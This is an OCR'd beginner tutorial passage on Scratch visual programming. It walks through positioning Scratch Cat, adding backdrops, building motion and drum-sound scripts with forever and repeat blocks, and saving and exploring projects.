
STEP 3 Let's take a look at Scratch Cat. Use click and drag with the mouse to position him on the Stage. At the top, just above Scripts, you'll see two icons for Grow and Shrink. Click one and click the cat to resize him. Shift-click on Scratch Cat and choose Info to access rotation controls. Click the blue back button to get back to the Sprites pane.




STEP 4 Scratch Cat looks a little lonely on his white space, so let's give him a background. Click the Stage icon to the left of the Sprites Pane. The Script Area switches to Backdrop Library displaying the available backgrounds. Click Music and Dance and choose spotlight-stage. Click OK.



STEP 5 The background appears on the Stage and Scratch Cat looks a lot happier. Let's create a script that moves him to the stage. Click Sprite1 in the Sprites Pane to select the cat and click the Scripts tab to return to the Script Area. Now click the blue Motion tab at the top of the Block Palette.




STEP 6 Drag the `turn [15] degrees` block (with an anti-clockwise symbol) from the Block Palette to the Script Area. Now drag the `move [10] steps` block and connect it to the bottom of the Turn 15 Degrees block. They will snap together. Change the `10` in `move [10] steps` to 100. Our program is now ready. Click the script (the two blocks) to see what it does. Scratch Cat will rotate and move towards the stage.




SAVING SCRATCH FILES

Take the time to learn how to open and save your files, and open other test programs, before you get stuck into programming with Scratch. There are lots of Scratch programs available so it's easy to learn alongside other users.


STEP 1 Click File > Save Now to save your project. Enter a name in the New Filename box; we called ours "Scratch_Cat_On_Stage". As we mentioned in both Python and Unix tutorials, it's important to avoid any special characters and spaces in your filenames. Use underscores "_" instead.




STEP 2 Choose File > Go to My Stuff to exit the stage and view the saved file. Click the Scratch_Cat_On_Stage link to view your file. You can add Instructions, Notes and Credits here, and Tags. Click See Inside to head back to viewing your code again.



STEP 3 Lots of example Scratch files can be found on the MIT website by clicking Explore. Here you can see a huge range of projects built by other users and you'll also be able to share your own projects. Choose a project from Explore to open it.



STEP 4 You can run the project directly inside the main window by clicking the Green Flag icon. Click the Star icon to Favourite or bookmark the project and the Heart icon to like it. More importantly, click the See Inside to see the code used to create the project. This is a good way to learn how Scratch code is being used.




Creating Scripts in Scratch

The program you make in Scratch is a script, or a bunch of scripts. In this tutorial we'll take a look at how you construct your scripts to build up a great program. This is great starter practice for creating objects in Python.


VISUAL CODING

The scripts in Scratch are created by snapping together blocks. These blocks are similar to the code you find in more complex programming languages, such as Python, but much easier to understand.


STEP 1 Click Create to start a new Scratch project and name it Dancing Cat. You're going to put your cat and some other characters on a dance floor and get them to bust some moves. Click Stage, then Music and Dance and choose party-room. Drag the Scratch Cat graphic around the Stage to find a good starting position.




STEP 2 Click on Sprite1 in the Sprites Panes and click the Scripts tab above the Scripts area. Now click Events in the Blocks Pane and drag the `when flag clicked` block into the Scripts area. This block represents the start of your program. It tells Scratch to run through the blocks below it when we click the Green Flag icon above the Stage window.




STEP 3 Click the Motion tab and drag the `move [10] steps` block and connect it beneath the `when flag clicked` block. A quick word about that [10]. When you write a number or word inside those square brackets, that's the way of saying you can choose a value. It's the equivalent of a variable", because it varies. We'll tell you which number or selection we're using but you can use any you want. Play around.




STEP 4 It's not much of a disco, so let's add some sound. Click the sound tab and drag `play drum [8] for [0.2] beats` and connect it to the bottom of the stack of blocks. Click on the blocks and Scratch Cat will move and a sound will come from your speaker.



STEP 5 Dancing is a back and forth affair, so let's get Scratch Cat moving back. Drag another `move [10] steps` block to the bottom of the stack. Now click the `10` and change it to `-10` (minus 10). Entering minus figures moves the cat backwards. Drag another `play drum` block to the bottom of the script. Pick a different drum sound. We chose `13`.




STEP 6 Scratch Cat only moves back and forth once, which isn't much of a party. Click Control and drag the `forever` block to the Script Area. Carefully position it beneath the `when [flag] clicked` block but above the `move [10] steps` block. The script should nest within the two prongs of the `forever` block. Click the Green Flag icon to start the disco. Click the red Stop icon to end the program.




EDITING SCRIPTS

Nothing is set in stone, and you can move your blocks in and out of scripts and even have several scripts or parts of scripts in the Script Area. Scratch is far more forgiving than other programming languages for experimentation.


STEP 1 It's pretty bad form to use the `forever` block or a forever loop in programming. Programs are supposed to run from start to a finish. Even programs like Scratch have an end point when you quit the program. You want to replace the `forever` block with a `repeat` one. Click the `forever` block in your script and drag it down to separate it from the other blocks.



